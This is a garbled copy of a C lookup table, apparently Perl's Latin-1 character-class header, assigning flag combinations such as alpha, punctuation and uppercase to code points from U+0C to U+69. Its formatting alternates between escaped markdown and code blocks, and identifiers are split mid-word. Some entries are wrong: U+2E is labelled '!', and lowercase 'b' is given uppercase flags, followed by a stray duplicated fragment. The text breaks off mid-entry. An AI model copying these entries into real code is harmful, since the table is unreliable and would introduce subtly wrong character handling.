/\* U+0C FF \*/

\_CC\_CNTRL\_A|\_CC\_CNTRL\_L1|\_CC\_PXSXPC\_A|\_CC\_PXSXPC\_L1|\_CC\_SPACE\_A|\_CC\_SPACE\_L1,

```
/* U+0D CR */
_CC_CNTRL_A|_CC_CNTRL_L1|_CC_PXSXPC_A|_CC_PXSXPC_L1|_CC_SPACE_A|_CC_SPACE_L1,

/* U+0E SO */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+0F SI */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+10 DLE */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+11 DC1 */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+12 DC2 */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+13 DC3 */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+14 DC4 */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+15 NAK */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+16 SYN */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+17 ETB */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+18 CAN */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+19 EOM */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+1A SUB */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+1B ESC */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+1C FS */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+1D GS */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+1E RS */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+1F US */ _CC_CNTRL_A|_CC_CNTRL_L1,

/* U+20 SPACE */
_CC_BLANK_A|_CC_BLANK_L1|_CC_CHARNAME_CONT|_CC_PRINT_A|_CC_PRINT_L1|_CC_PXSXPC_A|
_CC_PXSXPC_L1|_CC_SPACE_A|_CC_SPACE_L1,

/* U+21 '!' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+22 '"' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,
```

```

/* U+23 '#' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+24 '$' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+25 '%' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+26 '&' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+27 ''' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+28 '(' */
_CC_CHARNAME_CONT|_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|
_CC_PUNCT_L1,

/* U+29 ')' */
_CC_CHARNAME_CONT|_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|
_CC_PUNCT_L1,

/* U+2A '*' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+2B '+' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+2C ',' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+2D '-' */
_CC_CHARNAME_CONT|_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|
_CC_PUNCT_L1,

/* U+2E '!' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+2F '/' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+30 '0' */
_CC_ALNUMC_A|_CC_ALNUMC_L1|_CC_CHARNAME_CONT|_CC_DIGIT_A|_CC_GRAPH_A|_CC_GRAPH
_L1|_CC_OCTAL_A|_CC_PRINT_A|_CC_PRINT_L1|_CC_WORDCHAR_A|_CC_WORDCHAR_L1|_CC_XDIGI
T_A,

```



/\* U+31 '1' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+32 '2' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+33 '3' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+34 '4' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+35 '5' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+36 '6' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+37 '7' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_OCTAL\_A|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+38 '8' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+39 '9' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_CHARNAME\_CONT|\_CC\_DIGIT\_A|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

```

/* U+3A ':' */
_CC_CHARNAME_CONT|_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|
_CC_PUNCT_L1,

/* U+3B ';' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+3C '<' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+3D '=' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+3E '>' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+3F '?' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+40 '@' */
_CC_GRAPH_A|_CC_GRAPH_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_PUNCT_A|_CC_PUNCT_L1,

/* U+41 'A' */
_CC_NONLATIN1_FOLD|_CC_ALNUMC_A|_CC_ALNUMC_L1|_CC_ALPHA_A|_CC_ALPHA_L1|_CC_CHAR
NAME_CONT|_CC_GRAPH_A|_CC_GRAPH_L1|_CC_IDFIRST_A|_CC_IDFIRST_L1|_CC_PRINT_A|_CC_PRI
NT_L1|_CC_UPPER_A|_CC_UPPER_L1|_CC_WORDCHAR_A|_CC_WORDCHAR_L1|_CC_XDIGIT_A,

/* U+42 'B' */
_CC_ALNUMC_A|_CC_ALNUMC_L1|_CC_ALPHA_A|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAP
H_A|_CC_GRAPH_L1|_CC_IDFIRST_A|_CC_IDFIRST_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_UPPER_A|_C
C_UPPER_L1|_CC_WORDCHAR_A|_CC_WORDCHAR_L1|_CC_XDIGIT_A,

/* U+43 'C' */
_CC_ALNUMC_A|_CC_ALNUMC_L1|_CC_ALPHA_A|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAP
H_A|_CC_GRAPH_L1|_CC_IDFIRST_A|_CC_IDFIRST_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_UPPER_A|_C
C_UPPER_L1|_CC_WORDCHAR_A|_CC_WORDCHAR_L1|_CC_XDIGIT_A,

/* U+44 'D' */
_CC_ALNUMC_A|_CC_ALNUMC_L1|_CC_ALPHA_A|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAP
H_A|_CC_GRAPH_L1|_CC_IDFIRST_A|_CC_IDFIRST_L1|_CC_PRINT_A|_CC_PRINT_L1|_CC_UPPER_A|_C
C_UPPER_L1|_CC_WORDCHAR_A|_CC_WORDCHAR_L1|_CC_XDIGIT_A,

/* U+45 'E' */
_CC_ALNUMC_A|_CC_ALNUMC_L1|_CC_ALPHA_A|_CC_ALPHA_L1|_CC_CHARNAME_CONT|_CC_GRAP

```

H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_C  
C\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+46 'F' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRI  
NT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+47 'G' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAP  
H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_C  
C\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+48 'H' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRI  
NT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+49 'I' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRI  
NT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+4A 'J' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRI  
NT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+4B 'K' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRI  
NT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+4C 'L' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRI  
NT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+4D 'M' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAP  
H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_C  
C\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+4E 'N' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR

NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+4F 'O' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+50 'P' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+51 'Q' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+52 'R' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+53 'S' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+54 'T' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+55 'U' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+56 'V' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+57 'W' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR

NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+58 'X' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+59 'Y' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+5A 'Z' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+5B '[' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+5C '\' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+5D ']' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+5E '^' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+5F '\_' \*/

\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+60 '`' \*/

\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_PUNCT\_A|\_CC\_PUNCT\_L1,

/\* U+61 'a' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+62 'b' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_UPPER\_A|\_CC\_UPPER\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|  
\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+63 'c' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAP  
H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|  
\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+64 'd' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAP  
H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|  
\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+65 'e' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAP  
H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|  
\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+66 'f' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_L  
OWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1|\_CC\_XDIGIT\_A,

/\* U+67 'g' \*/

\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHARNAME\_CONT|\_CC\_GRAP  
H\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_LOWER\_L1|\_CC\_PRINT\_A|  
\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+68 'h' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
NAME\_CONT|\_CC\_GRAPH\_A|\_CC\_GRAPH\_L1|\_CC\_IDFIRST\_A|\_CC\_IDFIRST\_L1|\_CC\_LOWER\_A|\_CC\_L  
OWER\_L1|\_CC\_PRINT\_A|\_CC\_PRINT\_L1|\_CC\_WORDCHAR\_A|\_CC\_WORDCHAR\_L1,

/\* U+69 'i' \*/

\_CC\_NONLATIN1\_FOLD|\_CC\_ALNUMC\_A|\_CC\_ALNUMC\_L1|\_CC\_ALPHA\_A|\_CC\_ALPHA\_L1|\_CC\_CHAR  
